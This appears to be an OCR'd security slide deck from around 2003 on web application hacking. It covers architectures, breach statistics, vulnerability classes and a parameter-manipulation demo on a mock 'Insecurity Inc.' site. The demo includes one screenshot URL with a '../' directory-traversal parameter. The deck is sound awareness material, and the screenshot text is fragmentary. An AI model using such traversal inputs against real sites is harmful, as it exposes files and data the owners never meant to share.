Web Application Hacking: Exposing Your Backend

Peter Wood

First•Base Technologies

Web Sites


Simple single-server solutions

Browser

Web Server
HTML + CGI

Web Applications


Very complex architectures: multiple platforms and multiple protocols



Web Applications Invite Public Access

"Today over **70%** of attacks against a company's website or web application come at the 'Application Layer' not the Network or System layer."

- Gartner



Web Applications Breach the Perimeter

INTERNET

DMZ

TRUSTED INSIDE

CORPORATE INSIDE

HTTP

FTP TELNET IMAP SSH POP3

Firewall only allows PORT 80 (or 443 SSL) traffic from the internet to the web server.

Any – Web Server: 80

Firewall only allows applications on the web server to talk to application server.

Web Server ⟷ Application Server

Firewall only allows application server to talk to database server.

Application Server ⟷ Database

Web Application Risk

"Web application incidents cost companies more than $320,000,000 in 2001."

Forty-four percent (223 respondents) to the 2002 Computer Crime and Security Survey were willing and/or able to quantify their financial losses. These 223 respondents reported $455,848,000 in financial losses.

"2002 Computer Crime and Security Survey"

Computer Security Institute & San Francisco FBI Computer Intrusion Squad

Recent Web Hacks

Visa and MasterCard, February 17, 2003

A hacker gained access to more than 5 million Visa and MasterCard accounts through a breach of the security system of a company that processes credit card transactions on behalf of merchants. One Northeastern financial institution shut down the accounts of 8,800 customers. MasterCard and Visa would not disclose how many banks they had notified, but did say "this is not something regional, it was throughout the nation and could be any bank."

FTD, February 13, 2003

One day before Valentine's Day, a security researcher warned of serious security flaws in FTD.com's web site that would allow hackers to easily retrieve sensitive data, including customer credit card information.

Recording Industry Association of America, January 11, 2003

This site was hacked seven times in the past six months, the most recent of which offered links on the RIAA homepage for direct royalty-free access to proprietary music files.

Recent Web Hacks

Tower Records, December 5, 2002

A vulnerability allowed anyone to peruse Tower Records' web site to view its database of customer orders. More than 3 million such records were exposed.

Victoria's Secret, November 27, 2002

A vulnerability at the Victoria's Secret web site allowed customers who purchased items there to view other customers' orders.

Ziff Davis, August 2002

Ziff Davis Media agreed to revamp its web site security and pay affected customers $500 each after lax security exposed the personal data of thousands of subscribers.

Why Web Application Risks Occur

Security Professionals Don't Know The Applications

"As a Network Security Professional, I don't know how my companies web applications are supposed to work so I deploy a protective solution…but don't know if it's protecting what it's supposed to."

The Web Application Security Gap

Application Developers and QA Professionals Don't Know Security

"As an Application Developer, I can build great features and functions while meeting deadlines, but I don't know how to develop my web application with security as a feature."

Developers are not Security Professionals

- Application development stresses functionality, not security
- Lack of awareness of security issues in development
- Lack of effective testing tools in QA
- Resource constrained development teams

Security Professionals are not Developers

- Lack of awareness of application vulnerabilities in security teams
- Lack of effective testing tools
- Certification and accreditations don’t examine the web application
- Development cycle missing from security procedures and audits
- Security scrutinizes the desktop, the network, and the server. The web application is missing.

Web Application Vulnerabilities

Platform

Known Vulnerabilities

Administration

Extension Checking

Common File Checks

Data Extension Checking

Backup Checking

Directory Enumeration

Path Truncation

Hidden Web Paths

Forceful Browsing

Application

Application Mapping

Cookie Manipulation

Custom Application Scripting

Parameter Manipulation

Reverse Directory Transversal

Brute Force

Application Mapping

Cookie Poisoning/Theft

Buffer Overflow


SQL Injection

Cross-site scripting

Platform Vulnerabilities


- Known vulnerabilities can be exploited immediately with a minimum amount of skill or experience – “script kiddies”
- Most easily defendable of all web vulnerabilities
- MUST have streamlined patching procedures
- MUST have inventory process

Administration Vulnerabilities



- Less easily corrected than known issues
- Require increased awareness
- More than just configuration, must be aware of security flaws in actual content
- Remnant files can reveal applications and versions in use
- Backup files can reveal source code and database connection strings

Application Vulnerabilities



- Common coding techniques do not necessarily include security
- Input is assumed to be valid, but not tested
- Inappropriate file calls can reveal source code and system files
- Unexamined input from a browser can inject scripts into page for replay against later visitors
- Unhandled error messages reveal application and database structures
- Unchecked database calls can be ‘piggybacked’ with a hacker’s own database call, giving direct access to business data through a web browser

Parameter Manipulation

Untitled Document

File Edit View Favorites Tools Help

Back Search Favorites Media

Address http://www.insecurityinc.com Go

INSECURITY, INC.

YOUR SOURCE FOR INSECURE CONSULTING

LEARN ABOUT INSECURITY

Latest information about our long-term assignment.

INSECURE APPLICATIONS

Start preparing early! Here's a schedule of what's coming up.

WE SUPPORT INSECURELY

Read a book on this list, write up a short book review, receive extra credit!

CONTACT INFORMATION

Got a question? Contact me.

Done Internet

Untitled Document - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Search Favorites Media

Address http://www.insecurityinc.com Go Links

INSECURITY INC.

YOUR SOURCE FOR INSECURE CONSULTING

INSECURE APPLICATIONS

This copy is used for placement only. This copy is used for placement only. It is not meant to be read. Designers use this to show clients how copy would look


Magnifier

nks Home | About Us | Applications | Support | C


urityinc.com/cgi-bin/show?../html/apps.html Inter

